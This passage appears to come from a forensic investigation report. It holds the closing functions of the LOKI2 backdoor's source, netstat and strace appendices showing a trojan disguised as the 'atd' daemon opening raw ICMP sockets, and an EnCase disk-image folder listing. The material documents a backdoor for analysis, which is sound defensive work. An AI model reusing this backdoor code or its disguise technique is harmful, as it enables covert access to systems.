    if (signal(SIGALRM, catch_timeout) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGALRM);
                                        /* restore environment */
    longjmp(env, 1);
}


/*
 *  Clean exit handler
 */

void clean_exit(int status)
{

    extern int tsock;
    extern int ripsock;

    close(ripsock);
    close(tsock);
    exit(status);
}

/*
 *  Keep child proccesses from zombiing on us
 */

void reaper(int signo)
{
    int sys = 0;

    wait(&sys);                     /* get child's exit status */

                                    /* re-establish signal handler */
    if (signal(SIGCHLD, reaper) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGCHLD);
}

/*
 *  Simple daemonizing procedure.
 */
```

```
void shadow()
{
    extern int errno;
    int fd = 0;

    close(STDIN_FILENO);            /* We no longer need STDIN */
    if (!verbose)
    {                               /* Get rid of these also */
        close(STDOUT_FILENO);
        close(STDERR_FILENO);
    }
                                    /* Ignore read/write signals
from/to
                                     * the controlling terminal.
                                     */
    signal(SIGTTOU, SIG_IGN);
    signal(SIGTTIN, SIG_IGN);
    signal(SIGTSTP, SIG_IGN);       /* Ignore suspend signal. */

    switch (fork())
    {
        case 0:                     /* child continues */
            break;

        default:                    /* parent exits */
            clean_exit(0);

        case -1:                    /* fork error */
            err_exit(1, 1, verbose, "[fatal] Cannot go daemon");
    }
                                    /* Create a new session and set
this
                                     * process to be the group leader.
                                     */
    if (setsid() == -1)
        err_exit(1, 1, verbose, "[fatal] Cannot create session");
                                    /* Detach from controlling terminal
*/
    if ((fd = open("/dev/tty", O_RDWR)) >= 0)
    {
        if ((ioctl(fd, TIOCNOTTY, (char *)NULL)) == -1)
                err_exit(1, 1, verbose, "[fatal] cannot detach from
controlling terminal");
        close(fd);
    }
    errno = 0;
    chdir(WORKING_ROOT);            /* Working dir should be the root
*/
    umask(0);                       /* File creation mask should be 0
*/
}

#ifdef  DEBUG

/*
 *  Bulk of this function taken from Stevens APUE...
 *  got this from Mooks (LTC)
```

```
 */

void fd_status(int fd, int newline)
{
    int accmode = 0, val = 0;

    val = fcntl(fd, F_GETFL, 0);

#if !defined(pyr) && !defined(ibm032) && !defined(sony_news) &&
!defined(NeXT)
    accmode = val & O_ACCMODE;
#else                           /* pyramid */
    accmode = val;              /* kludge */
#endif                          /* pyramid */
     if (accmode == O_RDONLY)       fprintf(stderr, " read only");
     else if (accmode == O_WRONLY)  fprintf(stderr, " write only");
     else if (accmode == O_RDWR)    fprintf(stderr, " read write");
     if (val & O_APPEND)            fprintf(stderr, " append");
     if (val & O_NONBLOCK)          fprintf(stderr, " nonblocking");
     else                           fprintf(stderr, " blocking");
#if defined(O_SYNC)
     if (val & O_SYNC)              fprintf(stderr, " sync writes");
#else
#if defined(O_FSYNC)
     if (val & O_FSYNC)             fprintf(stderr, " sync writes");
#endif                          /* O_FSYNC */
#endif                          /* O_SYNC */
     if (newline)                   fprintf(stderr, "\r\n");
}
#endif  /* DEBUG */

/* EOF */
<--> surplus.c

----[  EOF
```

Appendix D

netstat_an_base

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:1024            0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*
LISTEN
udp        0      0 0.0.0.0:1024            0.0.0.0:*
udp        0      0 0.0.0.0:973             0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  10     [ ]         DGRAM                    1029   /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     1355   /dev/gpmctl
unix  2      [ ACC ]     STREAM     LISTENING     1407   /tmp/.font-
unix/fs7100
unix  2      [ ]         DGRAM                    1456
unix  2      [ ]         DGRAM                    1417
unix  2      [ ]         DGRAM                    1363
unix  2      [ ]         DGRAM                    1329
unix  2      [ ]         DGRAM                    1275
unix  2      [ ]         DGRAM                    1201
unix  2      [ ]         DGRAM                    1086
unix  2      [ ]         DGRAM                    1038
unix  2      [ ]         STREAM     CONNECTED     944
unix  2      [ ]         STREAM     CONNECTED     561
```

netstate_nap_base

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 0.0.0.0:1024            0.0.0.0:*
LISTEN      797/rpc.statd
tcp        0      0 127.0.0.1:1025          0.0.0.0:*
LISTEN      998/xinetd
tcp        0      0 0.0.0.0:111             0.0.0.0:*
LISTEN      769/portmap
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN      965/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*
LISTEN      1038/sendmail: acce
udp        0      0 0.0.0.0:1024            0.0.0.0:*
797/rpc.statd
```

```
udp        0      0 0.0.0.0:973             0.0.0.0:*
797/rpc.statd
udp        0      0 0.0.0.0:111             0.0.0.0:*
769/portmap
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program
name    Path
unix  10     [ ]         DGRAM                    1029   744/syslogd
/dev/log
unix  2      [ ACC ]     STREAM     LISTENING     1355   1057/gpm
/dev/gpmctl
unix  2      [ ACC ]     STREAM     LISTENING     1407   1127/xfs
/tmp/.font-unix/fs7100
unix  2      [ ]         DGRAM                    1456   1170/login --
root
unix  2      [ ]         DGRAM                    1417   1127/xfs
unix  2      [ ]         DGRAM                    1363   1075/crond
unix  2      [ ]         DGRAM                    1329   1038/sendmail:
acce
unix  2      [ ]         DGRAM                    1275   998/xinetd
unix  2      [ ]         DGRAM                    1201   909/apmd
unix  2      [ ]         DGRAM                    1086   797/rpc.statd
unix  2      [ ]         DGRAM                    1038   749/klogd
unix  2      [ ]         STREAM     CONNECTED     944    660/dhcpcd
unix  2      [ ]         STREAM     CONNECTED     561    1/init
```

Appendix E

netstat_an_atd

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State
tcp        0      0 0.0.0.0:1024            0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:1025          0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:111             0.0.0.0:*
LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*
LISTEN
tcp        0      0 192.168.1.103:1026      192.168.1.100:139
ESTABLISHED
udp        0      0 0.0.0.0:1024            0.0.0.0:*
udp        0      0 0.0.0.0:973             0.0.0.0:*
udp        0      0 0.0.0.0:111             0.0.0.0:*
raw        0      0 0.0.0.0:1               0.0.0.0:*               7
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  10     [ ]         DGRAM                    1029   /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     1355   /dev/gpmctl
unix  2      [ ACC ]     STREAM     LISTENING     1407   /tmp/.font-
unix/fs7100
unix  2      [ ]         DGRAM                    1456
unix  2      [ ]         DGRAM                    1417
unix  2      [ ]         DGRAM                    1363
unix  2      [ ]         DGRAM                    1329
unix  2      [ ]         DGRAM                    1275
unix  2      [ ]         DGRAM                    1201
unix  2      [ ]         DGRAM                    1086
unix  2      [ ]         DGRAM                    1038
unix  2      [ ]         STREAM     CONNECTED     944
unix  2      [ ]         STREAM     CONNECTED     561
```

netstat_nap_atd

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 0.0.0.0:1024            0.0.0.0:*
LISTEN      797/rpc.statd
tcp        0      0 127.0.0.1:1025          0.0.0.0:*
LISTEN      998/xinetd
tcp        0      0 0.0.0.0:111             0.0.0.0:*
LISTEN      769/portmap
tcp        0      0 0.0.0.0:22              0.0.0.0:*
LISTEN      965/sshd
```

```
tcp        0      0 127.0.0.1:25            0.0.0.0:*
LISTEN      1038/sendmail: acce
tcp        0      0 192.168.1.103:1026      192.168.1.100:139
ESTABLISHED -
udp        0      0 0.0.0.0:1024            0.0.0.0:*
797/rpc.statd
udp        0      0 0.0.0.0:973             0.0.0.0:*
797/rpc.statd
udp        0      0 0.0.0.0:111             0.0.0.0:*
769/portmap
raw        0      0 0.0.0.0:1               0.0.0.0:*         7
8933/atd
raw        0      0 0.0.0.0:255             0.0.0.0:*         7
8933/atd
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program
name    Path
unix  10     [ ]         DGRAM                    1029   744/syslogd
/dev/log
unix  2      [ ACC ]     STREAM     LISTENING     1355   1057/gpm
/dev/gpmctl
unix  2      [ ACC ]     STREAM     LISTENING     1407   1127/xfs
/tmp/.font-unix/fs7100
unix  2      [ ]         DGRAM                    1456   1170/login --
root
unix  2      [ ]         DGRAM                    1417   1127/xfs
unix  2      [ ]         DGRAM                    1363   1075/crond
unix  2      [ ]         DGRAM                    1329   1038/sendmail:
acce
unix  2      [ ]         DGRAM                    1275   998/xinetd
unix  2      [ ]         DGRAM                    1201   909/apmd
unix  2      [ ]         DGRAM                    1086   797/rpc.statd
unix  2      [ ]         DGRAM                    1038   749/klogd
unix  2      [ ]         STREAM     CONNECTED     944    660/dhcpcd
unix  2      [ ]         STREAM     CONNECTED     561    1/init
```

Appendix F
strace_atd_ff

```
execve("./atd", ["./atd"], [/* 25 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40007000
mprotect(0x40000000, 21025, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=68202, ...}) =
0
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 68202, PROT_READ, MAP_SHARED, 3, 0) = 0x40008000
close(3)                                = 0
stat("/etc/ld.so.preload", 0xbffffa88)  = -1 ENOENT (No such file or
directory)
open("/usr/i486-linux-libc5/lib/libc.so.5", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0(k\1\000"...,
4096) = 4096
old_mmap(NULL, 823296, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40019000
old_mmap(0x40019000, 592037, PROT_READ|PROT_EXEC,
MAP_PRIVATE|MAP_FIXED, 3, 0) = 0x40019000
old_mmap(0x400aa000, 23728, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x90000) = 0x400aa000
old_mmap(0x400b0000, 201876, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400b0000
close(3)                                = 0
mprotect(0x40019000, 592037, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40008000, 68202)               = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40019000, 592037, PROT_READ|PROT_EXEC) = 0
mprotect(0x40000000, 21025, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */)            = 0
geteuid()                               = 0
getuid()                                = 0
getgid()                                = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804c818)                          = 0x804c818
brk(0x804d000)                          = 0x804d000
open("/usr/share/locale/en_US/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No
such file or directory)
stat("/etc/locale/C/libc.cat", 0xbffff5c4) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff5c4) = -1 ENOENT (No such
file or directory)
stat("/usr/lib/locale/libc/C", 0xbffff5c4) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff5c4) = -1 ENOENT (No such
file or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff5c4) = -1 ENOENT (No
such file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x4005f848) = 0
```

```
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid()                                = 1227
getpid()                                = 1227
shmget(1469, 240, IPC_CREAT|0)          = 0
semget(1651, 1, IPC_CREAT|0x180|0600)   = 0
shmat(0, 0, 0)                          = 0x40008000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52) = 52
time([1044763348])                      = 1044763348
close(0)                                = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x4005f848) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x4005f848) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x4005f848) = 0
fork()                                  = 1228
close(4)                                = 0
close(3)                                = 0
semop(0, 0xbffffa3c, 2)                 = 0
shmdt(0x40008000)                       = 0
semop(0, 0xbffffa3c, 1)                 = 0
_exit(0)                                = ?
```

Appendix G
lokid_strace

```
execve("./lokid", ["./lokid"], [/* 33 vars */]) = 0
uname({sys="Linux", node="localhost.localdomain", ...}) = 0
brk(0)                                  = 0x804ca9c
open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=71463, ...}) = 0
old_mmap(NULL, 71463, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40017000
close(3)                                = 0
open("/lib/i686/libc.so.6", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0 \306\1"...,
1024) = 1024
fstat64(3, {st_mode=S_IFREG|0755, st_size=5772268, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -
1, 0) = 0x40029000
old_mmap(NULL, 1290088, PROT_READ|PROT_EXEC, MAP_PRIVATE, 3, 0) =
0x4002a000
mprotect(0x4015c000, 36712, PROT_NONE)  = 0
old_mmap(0x4015c000, 20480, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED, 3, 0x131000) = 0x4015c000
old_mmap(0x40161000, 16232, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x40161000
close(3)                                = 0
munmap(0x40017000, 71463)               = 0
geteuid32()                             = 0
getuid32()                              = 0
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
rt_sigaction(SIGUSR1, {0x804aa5c, [USR1], SA_RESTART|0x4000000},
{SIG_DFL}, 8) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
write(2, "\nRaw IP socket: ", 16)       = 16
fcntl64(0x4, 0x3, 0, 0x1)               = 2
write(2, " read write", 11)             = 11
write(2, " blocking", 9)                = 9
write(2, "\r\n", 2)                     = 2
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid()                                = 1811
getpid()                                = 1811
shmget(2053, 240, IPC_CREAT|0)          = 32769
semget(2235, 1, IPC_CREAT|0x180|0600)   = 32769
shmat(32769, 0, 0)                      = 0x40017000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52) = 52
time([1045022205])                      = 1045022205
rt_sigaction(SIGALRM, {0x804933c, [ALRM], SA_RESTART|0x4000000},
{SIG_DFL}, 8) = 0
alarm(3600)                             = 0
rt_sigaction(SIGCHLD, {0x8049b24, [CHLD], SA_RESTART|0x4000000},
{SIG_DFL}, 8) = 0
read(3, 0x804c9a0, 84)                  = ? ERESTARTSYS (To be
restarted)
--- SIGINT (Interrupt) ---
+++ killed by SIGINT +++
```

Appendix H

EnCase™ Report

File "D:\SANS\GCFA\system\cathy\2.E01" was acquired by rstuart on 03/14/03 at 12:43:58AM.
The computer system clock read: 03/14/03 at 12:44:06AM.

File Integrity:
Completely Verified, 0 Errors.
Verification Hash: 390539BF1352D0B4F22D0A1A0C0D3692

Drive Geometry:
Total Size 18.6GB (39070080 sectors)
Cylinders: 2,432
Heads: 255
Sectors: 63

Partition Table:

Code	Type	Start Sector	Total Sectors	Size
07	NTFS	0	39070080	18.6GB

Volume "C" Parameters

File System:	NTFS	Drive Type:	Fixed
Volume Name:		Free Clusters:	
	4,268,525		
OEM Version:	NTFS	Total Clusters:	
	4,883,752		
Volume Serial #:	0000-0000	Total Sectors:	
	39,070,016		
Total Capacity:	20,003,848,192 bytes (18.6GB)	Unused Sectors:	63
Unallocated:	17,483,878,400 bytes (16.3GB)	Number of FATs:	0
Used space:	2,519,969,792 bytes (2.3GB)	Sectors Per FAT:	0
Boot Sectors:	0	Volume Offset:	63
Sectors Per Track:		0	
	Heads:	0	
Sectors Per Cluster:		8	Bytes
Per Sector:	512		

Volume "C" Folders

```
+-🗀 $Extend
+-🗀 WINNT
| +-🗀 system32
| | +-🗀 config
| | +-🗀 drivers
| | | +-🗀 etc
| | | +-🗀 disdn
| | +-🗀 os2
| | | +-🗀 dll
| | +-🗀 ras
| | +-🗀 spool
| | | +-🗀 drivers
| | | | +-🗀 w32x86
| | | | | +-🗀 3
| | | | | +-🗀 2
| | | | +-🗀 color
| | | +-🗀 prtprocs
| | | | +-🗀 w32x86
| | | +-🗀 PRINTERS
| | +-🗀 wins
| | +-🗀 dhcp
| | +-🗀 ShellExt
| | +-🗀 Setup
| | +-🗀 wbem
| | | +-🗀 Repository
| | | +-🗀 mof
| | | | +-🗀 good
| | | | +-🗀 bad
| | | +-🗀 Logs
| | +-🗀 npp
| | +-🗀 ias
| | +-🗀 dllcache
| | +-🗀 export
| | +-🗀 mui
| | | +-🗀 0009
| | | +-🗀 dispspec
| | +-🗀 CatRoot
| | | +-🗀 {F750E6C3-38EE-11D1-85E5-
|           00C04FC295EE}
| | +-🗀 Com
| | +-🗀 DTCLog
| | +-🗀 inetsrv
| | +-🗀 rocket
| | +-🗀 rpcproxy
| | +-🗀 NtmsData
| | +-🗀 GroupPolicy
| | | +-🗀 Machine
| | | +-🗀 User
| | +-🗀 Microsoft
| | | +-🗀 Crypto
| | |     +-🗀 RSA
| | |     | +-🗀 S-1-5-18
| | |     +-🗀 DSS
| | |         +-🗀 S-1-5-18
| | +-🗀 Adobe
| | | +-🗀 SVG Viewer
| | +-🗀 appmgmt
| | | +-🗀 S-1-5-21-1994533243-1470308034-
|           666385194-1029
| | | +-🗀 MACHINE
| | +-🗀 Macromed
| |     +-🗀 Flash
| +-🗀 system
| +-🗀 repair
| +-🗀 inf
| +-🗀 Help
| +-🗀 Fonts
| +-🗀 Config
| +-🗀 msagent
| | +-🗀 intl
| | +-🗀 chars
| +-🗀 Cursors
| +-🗀 Media
| | +-🗀 Microsoft Office 2000
| +-🗀 java
| | +-🗀 classes
| | +-🗀 trustlib
| | | +-🗀 com
| | |     +-🗀 ms
| | |         +-🗀 mtx
| | +-🗀 Packages
| |     +-🗀 Data
| +-🗀 Web
| | +-🗀 printers
| | | +-🗀 images
| | +-🗀 Wallpaper
| +-🗀 addins
| +-🗀 Connection Wizard
| +-🗀 Driver Cache
| | +-🗀 i386
| +-🗀 security
| | +-🗀 templates
| | | +-🗀 policies
| | +-🗀 logs
| | +-🗀 Database
| +-🗀 Temp
| | +-🗀 _ISTMP1.DIR
| |     +-🗀 _ISTMP0.DIR
| |         +-🗀 FileGrp
| +-🗀 twain_32
| | +-🗀 miitwain
| | +-🗀 fjscan
| | | +-🗀 fcpa
| | +-🗀 logiscan
| +-🗀 msapps
| | +-🗀 msinfo
| +-🗀 AppPatch
| +-🗀 Debug
| | +-🗀 UserMode
| +-🗀 ime
| | +-🗀 imejp
| +-🗀 Windows Update Setup Files
| +-🗀 Registration
| +-🗀 msdownld.tmp
| +-🗀 RegisteredPackages
| | +-🗀 {89820200-ECBD-11cf-8B85-
|           00AA005B4383}
| +-🗀 Speech
| +-🗀 ServicePackFiles
| | +-🗀 i386
| |     +-🗀 lang
| |         +-🗀 jpn
| |         +-🗀 chs
| +-🗀 CSC
| | +-🗀 d1
| | +-🗀 d2
| | +-🗀 d3
| | +-🗀 d4
| | +-🗀 d5
| | +-🗀 d6
| | +-🗀 d7
| | +-🗀 d8
| +-🗀 Tasks
| +-🗀 Downloaded Program Files
| | +-🗀 WebEx
| |     +-🗀 318
| +-🗀 Offline Web Pages
| +-🗀 mww32
| | +-🗀 manager
| | +-🗀 modem
| +-🗀 $NtUninstallQ299553$
| +-🗀 SchCache
| +-🗀 Installer
| | +-🗀 {6F716D8C-398F-11D3-85E1-
|           005004838609}
| | +-🗀 {00000409-78E1-11D2-B60F-
|           006097C998E7}
| | +-🗀 {63CB7620-B423-4BF1-A7E4-
|           75BB8B64740E}
| +-🗀 Profiles
| | +-🗀 All Users
| |     +-🗀 Adobe
| |         +-🗀 Webbuy
| +-🗀 Twain32
| +-🗀 PIF
| +-🗀 ShellNew
| +-🗀 Intuit
| | +-🗀 Shared
| +-🗀 Application Data
|     +-🗀 Microsoft
|         +-🗀 Templates
+-🗀 Documents and Settings
| +-🗀 Default User
| | +-🗀 Application Data
| | | +-🗀 Microsoft
| | |     +-🗀 Internet Explorer
| | +-🗀 Cookies
| | +-🗀 Desktop
| | +-🗀 Favorites
| | | +-🗀 Media
| | +-🗀 NetHood
| | +-🗀 My Documents
| | | +-🗀 My Pictures
| | +-🗀 PrintHood
| | +-🗀 Recent
| | +-🗀 SendTo
| | +-🗀 Start Menu
| | | +-🗀 Programs
| | |     +-🗀 Startup
| | |     +-🗀 Accessories
| | |         +-🗀 System Tools
| | |         +-🗀 Accessibility
| | |         +-🗀 Entertainment
| | +-🗀 Templates
| | +-🗀 Local Settings
| |     +-🗀 Application Data
| |     +-🗀 Temporary Internet Files
| |     | +-🗀 Content.IE5
| |     |     +-🗀 PZXYL8HW
| |     |     +-🗀 QXR20ZH3
| |     |     +-🗀 MQ5ECUA6
| |     |     +-🗀 08Y6HLZA
| |     +-🗀 History
| |     | +-🗀 History.IE5
| |     +-🗀 Temp
| +-🗀 All Users
| | +-🗀 Desktop
| | | +-🗀 CFSTAX~1
| | | +-🗀 Lacerte
| | | +-🗀 1099ETC
| | | +-🗀 Quickbooks
| | | +-🗀 MYOB
| | +-🗀 Start Menu
| | | +-🗀 Programs
| | |     +-🗀 GoSystem
| | |     +-🗀 Startup
| | |     +-🗀 Accessories
| | |     | +-🗀 Communications
| | |     | | +-🗀 Fax
| | |     | +-🗀 System Tools
| | |     | +-🗀 Entertainment
| | |     | +-🗀 Accessibility
| | |     | +-🗀 Games
```

```
| | |     +-🗀 Administrative Tools
| | |     +-🗀 WinZip
| | |     +-🗀 Lacerte
| | |     +-🗀 Microsoft Office Tools
| | |     +-🗀 CFS Income Tax
| | |     +-🗀 PPC Library
| | |     +-🗀 BNA Software
| | |     | +-🗀 BNA Fixed Assets
| | |     +-🗀 MYOB
| | |     | +-🗀 MYOB Accounting Plus V8
| | |     | +-🗀 MYOB Accounting Plus V9
| | |     | +-🗀 MYOB Accounting Plus V10
| | |     | +-🗀 MYOB Accounting Plus V11
| | |     +-🗀 Quickbooks
| | |     | +-🗀 QuickBooks Pro 2001
| | |     | +-🗀 QuickBooks Pro 99
| | |     | +-🗀 QuickBooks Pro 2000
| | |     | +-🗀 QuickBooks Pro 2002
| | |     +-🗀 DeskTopBinder V2
| | |     +-🗀 Quicken
| | |     +-🗀 MYOB Accounting Plus V11
| | |     +-🗀 BNA Libraries on CD
| | |     +-🗀 BestWare
| | |     +-🗀 GoSystem-local
| | |     +-🗀 CFS Income Tax-local
| | |     +-🗀 CFS Tax 2003
| | |     +-🗀 Peachtree Complete Accounting
|           7
| | |     +-🗀 Peachtree Complete Accounting
|           8
| | |     +-🗀 CFS Tax 2002
| | |     +-🗀 QuickBooks Pro 2003
| | |     +-🗀 QuickBooks 2002 Premier -
|           Accountant Edition
| | |     +-🗀 Handspring
| | |     +-🗀 PocketMirror
| | |     +-🗀 Network Associates
| | +-🗀 Application Data
| | | +-🗀 Microsoft
| | |     +-🗀 HTML Help
| | |     +-🗀 Network
| | |     | +-🗀 Connections
| | |     |     +-🗀 Pbk
| | |     +-🗀 Windows NT
| | |     | +-🗀 MSFax
| | |     |     +-🗀 faxreceive
| | |     |     +-🗀 queue
| | |     +-🗀 Crypto
| | |         +-🗀 RSA
| | |         | +-🗀 S-1-5-18
| | |         +-🗀 DSS
| | |             +-🗀 S-1-5-18
| | +-🗀 Templates
| | +-🗀 Favorites
| | +-🗀 Documents
| | | +-🗀 MYFAXE~1
| | | | +-🗀 Common Coverpages
| | | | +-🗀 Sent Faxes
| | | | +-🗀 Received Faxes
| | | +-🗀 DrWatson
| | +-🗀 DRM
| +-🗀 cathy
| | +-🗀 Templates
| | +-🗀 Start Menu
| | | +-🗀 Programs
| | |     +-🗀 Startup
| | |     +-🗀 Accessories
| | |         +-🗀 System Tools
| | |         +-🗀 Entertainment
| | |         +-🗀 Accessibility
| | +-🗀 SendTo
| | +-🗀 Recent
| | +-🗀 PrintHood
| | +-🗀 NetHood
| | | +-🗀 Downloads on File
| | +-🗀 My Documents
| | | +-🗀 StatusReport
| | | | +-🗀 2002
| | | +-🗀 Personal
| | | +-🗀 New Client
| | | +-🗀 MYEMAI~1
| | | +-🗀 INET
| | | +-🗀 MYWEBS~1
| | | | +-🗀 _vti_pvt
| | | | +-🗀 _private
| | | | +-🗀 _vti_cnf
| | | | +-🗀 images
| | | +-🗀 My Pictures
| | +-🗀 Local Settings
| | | +-🗀 Temporary Internet Files
| | | | +-🗀 Content.IE5
| | | |     +-🗀 8LQFSTU7
| | | |     +-🗀 FYKRF58D
| | | |     +-🗀 APHMF2DC
| | | |     +-🗀 M98FE925
| | | |     +-🗀 CXA3SHMF
| | | |     +-🗀 01MFKPEN
| | | |     +-🗀 FBLFB5WW
| | | |     +-🗀 4BVBYWPP
| | | |     +-🗀 SHKRWNCB
| | | |     +-🗀 2DCVUPU5
| | | |     +-🗀 G5WJSJ43
| | | |     +-🗀 QFMN6LYB
| | | |     +-🗀 7ZLRNH8W
| | | |     +-🗀 0RFR2CH9
| | | |     +-🗀 M3IRUL6J
| | | |     +-🗀 VY4JFPGT
| | | |     +-🗀 8FX326ZP
| | | |     +-🗀 8DE34P6V
| | | |     +-🗀 CP6VG5AZ
| | | |     +-🗀 4TEBOL2N
| | | |     +-🗀 E3MB2PUZ
| | | |     +-🗀 S989Y3WT
| | | |     +-🗀 CHS9QVKT
| | | |     +-🗀 W5I78PMF
| | | |     +-🗀 CXWJGJ47
| | | |     +-🗀 0T89Q7KD
| | | |     +-🗀 LNZND58E
| | | |     +-☒ APHMF2DC
| | | |     +-☒ FBLFB5WW
| | | |     +-☒ 4BVBYWPP
| | | |     +-☒ QFMN6LYB
| | | |     +-☒ 0T89Q7KD
| | | |     +-☒ M98FE925
| | | |     +-☒ SHKRWNCB
| | | |     +-☒ E3MB2PUZ
| | | |     +-☒ S989Y3WT
| | | |     +-☒ 7ZLRNH8W
| | | |     +-☒ 0RFR2CH9
| | | |     +-☒ M3IRUL6J
| | | |     +-☒ CHS9QVKT
| | | |     +-☒ 2DCVUPU5
| | | |     +-☒ G5WJSJ43
| | | |     +-☒ VY4JFPGT
| | | |     +-🗀 MPDUNIXK
| | | |     +-☒ LNZND58E
| | | |     +-☒ 8FX326ZP
| | | +-🗀 Temp
| | | | +-🗀 {5309a9a9-779d-11d4-a9b7-
|           0090cca4c67b}
| | | | +-🗀 msoclip1
| | | | | +-🗀 01
| | | | +-🗀 VBE
| | | | +-🗀 ICD1.tmp
| | | | +-🗀 FrontPageTempDir
| | | +-🗀 History
| | | | +-🗀 History.IE5
| | | |     +-🗀 MSHist012003030320030310
| | | |     +-🗀 MSHist012003021720030224
| | | |     +-🗀 MSHist012003022420030303
| | | |     +-🗀 MSHist012003031020030311
| | | |     +-🗀 MSHist012003031120030312
| | | |     +-🗀 MSHist012003031220030313
| | | |     +-🗀 MSHist012003031320030314
| | | |     +-☒ MSHist012002111220021113
| | | +-🗀 Application Data
| | |     +-🗀 Microsoft
| | |     | +-🗀 Internet Explorer
| | |     | +-🗀 Outlook
| | |     | +-🗀 FORMS
| | |     | +-🗀 Windows
| | |     +-🗀 Help
| | +-🗀 Favorites
| | | +-🗀 Media
| | | +-🗀 Links
| | +-🗀 Desktop
| | | +-🗀 CFS Local
| | | +-🗀 Peachtree
| | +-🗀 Cookies
| | +-🗀 Application Data
| |     +-🗀 Microsoft
| |     | +-🗀 Internet Explorer
| |     | | +-🗀 Quick Launch
| |     | +-🗀 AddIns
| |     | +-🗀 Office
| |     | | +-🗀 Actors
| |     | | +-🗀 Recent
| |     | +-🗀 Outlook
| |     | +-🗀 HTML Help
| |     | +-🗀 Crypto
| |     | | +-🗀 RSA
| |     | |     +-🗀 S-1-5-21-1994533243-
|           1470308034-666385194-
|           1029
| |     | +-🗀 Protect
| |     | | +-🗀 S-1-5-21-1994533243-
|           1470308034-666385194-1029
| |     | +-🗀 SystemCertificates
| |     | | +-🗀 My
| |     | |     +-🗀 Certificates
| |     | |     +-🗀 CRLs
| |     | |     +-🗀 CTLs
| |     | +-🗀 Excel
| |     | | +-🗀 XLSTART
| |     | +-🗀 Templates
| |     | +-🗀 Word
| |     | | +-🗀 STARTUP
| |     | +-🗀 Proof
| |     | +-🗀 Stationery
| |     | +-🗀 PowerPoint
| |     | +-🗀 Signatures
| |     | +-🗀 FrontPage
| |     | | +-🗀 State
| |     | +-🗀 Media Catalog
